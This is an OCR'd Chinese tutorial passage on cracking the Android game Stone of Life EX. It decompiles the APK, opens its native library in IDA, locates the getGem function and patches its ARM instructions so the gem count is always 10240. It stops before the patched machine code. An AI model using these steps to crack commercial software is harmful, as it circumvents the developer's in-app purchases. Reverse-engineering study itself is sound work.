
现在对游戏基本要修改的东西有了了解 我们可以开始反编译了
这里为了更好的让我们了解整个过程 我使用 IDE 进行反编译


APK改之理 3.0.1.0
项目(P) 编辑(E) 编译(B) ADB 视图(V) 工具(T) 皮肤(S) 参考(R) 帮助(H)
utf-8
项目
S.O.L EX
Ver:1.2.1(22)
Package:com.oddyarts.Sto
com.oddyarts.StoneOfLifeEXN
AndroidManifest.xml
apktool.yml
assets
RES
lib
armeabi
libGameNDKLIB.so
res
smali
android
a
a.smali
support
com
a
facebook
google
oddyarts
输出
> 正在反编译Apk... - 成功!
> 正在将dex转成jar... - 成功!
> .smali输出目录: F:\AndroidCrack\ApkIDE\Work\com.oddyarts.StoneOfLifeEXNative
> .class输出目录: F:\AndroidCrack\ApkIDE\Worksrc\com.oddyarts.StoneOfLifeEXNative


对于国外游戏 都很喜欢用 NDK 来开发 所以当我们看到如上图 lib 目录下有 SO 文件的时候 我们就应该先从 SO 文件下手
这时候要用 IDA 打开 SO 文件 IDA 的使用我就不多介绍了 不懂的人请看 IDA 使用相关指南


Load a new file
Load file F:\AndroidCrack\ApkIDE\Work\com.oddyarts.StoneOfLifeEXNative\lib\armeabi\libGameNDKLIB.so as
ELF for ARM (Shared object) [elf64.l64]
Binary file
Processor type
Intel 80x86 processors: metapc
Set
Loading segment
0x0000000000000000
Loading offset
0x0000000000000000
Analysis
Enabled
Indicator enabled
Options
Create base for debugging
Load resources
Rename DLL entries
Manual load
Fill segment gaps
Loading options
Create FLAT group
Kernel options 1
Kernel options 2
Processor options
DLL directory C:\Windows
OK
Cancel
Help


IDA 载入 SO 后 如上图 全部默认 无需设置 然后点 OK


IDA - F:\AndroidCrack\ApkIDE\Work\com.oddyarts.StoneOfLifeEXNative\lib\armeabi\libGameNDKLIB.so
No debugger
Functions window
Function name
__cxa_atexit
pthread_key_delete
cos
sin
sqrt
memset
memcpy
pthread_key_create
strlen
free
strncpy
strcpy
sprintf
malloc
__stack_chk_fail
exit
strcat
pthread_mutex_lock
pthread_mutex_unlock
glEnable
glBindTexture
IDA View-A
Hex View-A
Structures
Enums
Imports
Exports
Name
Address
Ordinal
ACHIEVEMENT_DATA 00000000001C2190
ACHIEVEMENT_EXPLANATION 00000000001C20A2
ACHIEVEMENT_NAME 00000000001C2119
ACTION_STYLE_DATA 0000000000199DFC
ACTION_STYLE_EXPLANATION 0000000000199CDC
ACTION_STYLE_NAME 0000000000199D6C
ARENA_DATA 00000000001B2580
ARENA_EXPLANATION 00000000001B2770
ARENA_MISSION 00000000001B2849
ARENA_STAGE_DATA 00000000001B2008
AV_Destroy 00000000000E5C78
AV_Init 00000000000E5D00
AdjustJoyPadDirControl(JoyPadControl &,int,int) 00000000000C1400
BASE_EQUIP_ITEM_DATA 000000000017DF1C
BASIC_DROP_RATE_DATA 00000000001B1FD1
BASIC_MAP_DROP_DATA 00000000001C1D2E
BASIC_PROVIDE_CASH_ITEM_DATA 00000000001723D4
BGM_GetSoundNumber 00000000000E5D10
BGM_GetVolume 00000000000E5CBC
BGM_IsPlayingBGM 00000000000E5D4E
BGM_LoadResource 00000000000E5CEA
BGM_PauseMusic 00000000000E5CAA
Output window
Executing function 'OnLoad'...
IDA is analysing the input file...
You may start to explore the input file right now.
Python 2.6.5 (r265:79096, Mar 19 2010, 21:48:26) [MSC v.1500 32 bit (Intel)]
IDAPython 64-bit v1.5.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
Sorting 'Exports'... ok
Python
AC:00000000000C62A6 Down
Disk: 14GB

打开后点击右上角的 Exports 观看函数


IDA - F:\AndroidCrack\ApkIDE\Work\com.oddyarts.StoneOfLifeEXNative\lib\armeabi\libGameNDKLIB.so
No debugger
Functions window
Function name
__cxa_atexit
__cxa_finalize
pthread_key_delete
cos
sin
sqrt
memset
memcpy
pthread_key_create
strlen
free
strncpy
strcpy
sprintf
malloc
__stack_chk_fail
exit
strcat
pthread_mutex_lock
pthread_mutex_unlock
glEnable
IDA View-A
Hex View-A
Structures
Enums
Imports
Exports
Name
Address
Ordinal
ACHIEVEMENT_DATA 00000000001C2190
ACHIEVEMENT_EXPLANATION 00000000001C20A2
ACHIEVEMENT_NAME 00000000001C2119
ACTION_STYLE_DATA 0000000000199DFC
ACTION_STYLE_EXPLANATION 0000000000199CDC
ACTION_STYLE_NAME 0000000000199D6C
ARENA_DATA 00000000001B2580
ARENA_EXPLANATION 00000000001B2770
ARENA_MISSION 00000000001B2849
ARENA_STAGE_DATA 00000000001B2008
AV_Destroy
AV_Init
AdjustJoyPadDirControl(JoyPa
BASE_EQUIP_ITEM_DATA
BASIC_DROP_RATE_DATA
BASIC_MAP_DROP_DATA
BASIC_PROVIDE_CASH_ITEM_D
BGM_GetSoundNumber 00000000000E5D10
BGM_GetVolume 00000000000E5CBC
BGM_IsPlayingBGM 00000000000E5D4E
BGM_LoadResource 00000000000E5CEA
BGM_PauseMusic 00000000000E5CAA
Enter the search substring
String gem
OK
Cancel
Line 2 of 2718
Output window
Python 2.6.5 (r265:79096, Mar 19 2010, 21:48:26) [MSC v.1500 32 bit (Intel)]
IDAPython 64-bit v1.5.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
Sorting 'Exports'... ok
Using FLIRT signature: ARM library little endian
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
Python
AU: idle Down Disk: 14GB


如上图 按 ALT+T 打开搜索窗口 然后输入“gem” 接着按 OK 开始搜索 要继续搜索下一个 就按 CTRL+T


IDA - F:\AndroidCrack\ApkIDE\Work\com.oddyarts.StoneOfLifeEXNative\lib\armeabi\libGameNDKLIB.so
No debugger
Functions window
Function name
__cxa_atexit
__cxa_finalize
pthread_key_delete
cos
sin
sqrt
memset
memcpy
pthread_key_create
strlen
free
strncpy
strcpy
sprintf
malloc
__stack_chk_fail
exit
strcat
pthread_mutex_lock
pthread_mutex_unlock
glEnable
IDA View-A
Hex View-A
Structures
Enums
Imports
Exports
Name
Address
Ordinal
getEnchantType(_ST_ITEM *) 00000000000D34C4
getEnemySpawnInfoP 00000000000BF600
getEquipItemID(short,signed char,signed char,signed char... 00000000000D1C1C
getEquipOptionDataIndex(short) 00000000000CF638
getEquipPos(signed char) 00000000000D0420
getEventExtraDataP(void) 00000000000C18E0
getEventExtraFlagWithID(int) 00000000000C18EC
getEventInputData 0000000000081EEC
getEventPool 0000000000081C3C
getFPSEnvP 00000000000BD988
getFacebookConnect 00000000000C5328
getFacebookLeaderboard 00000000008E5D8
getFirstWayPoint 00000000007EF20
getFreePathNode 00000000007EC88
getGUIImage 0000000000084628
getGameDataP(void) 00000000000C1734
getGameListP 00000000000BDCD4
getGameOptionP 00000000000BDCA4
getGem 00000000000BDA48
getGemNumbers(int) 00000000000D58E8
getGemP 00000000000BDA3C
getGoogleConnect 00000000000C55A0
Line 1547 of 2718
Output window
Python 2.6.5 (r265:79096, Mar 19 2010, 21:48:26) [MSC v.1500 32 bit (Intel)]
IDAPython 64-bit v1.5.0 final (serial 0) (c) The IDAPython Team <idapython@googlegroups.com>
Sorting 'Exports'... ok
Using FLIRT signature: ARM library little endian
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
Python
AU: idle Down Disk: 14GB

CTRL+T 几次后 看到有个“getGem”的函数 就是获取钻石数量 我们直接双击 来看看代码

```
.text:000BDA48                 EXPORT getGem
.text:000BDA48 getGem                                  ; CODE XREF: draw_CraftMaterialInfo:loc_95794↑p
.text:000BDA48                                         ; draw_GUI_CUSTOM_TOOL_GEMBOX+2C↑p ...
.text:000BDA48                 LDR     R3, =(m_gem_ptr - 0xBDA4E) ;   //获取gem的基址
.text:000BDA4A                 ADD     R3, PC          ;  //gem基址+偏移
.text:000BDA4C                 LDR     R3, [R3]        ;  //获取gem存放位置
.text:000BDA4E                 LDR     R0, [R3]        ;  //获取gem数量 并将数量保存到R0里
.text:000BDA50                 BX      LR
.text:000BDA50 ; End of function getGem
```

从图中的解释 我们可以知道 gem 的数量在 R0 里 所以我们只要修改 R0 的数量即可



接着点击 Hex View-A 进入 16 进界面 我们来看看对应机器码

整句 getGem 的代码

000BDA48 02 4B 7B 44 1B 68 18 68 70 47

我们直接将

```
LDR     R3, =(m_gem_ptr - 0xBDA4E)
ADD     R3, PC
LDR     R3, [R3]
LDR     R0, [R3]
BX      LR
```

修改为


```
MOVS    R0, 0x2800        //0x2800 =10240 也就是 gem 数量 =10240 个
BX      LR
```

对应机器码是

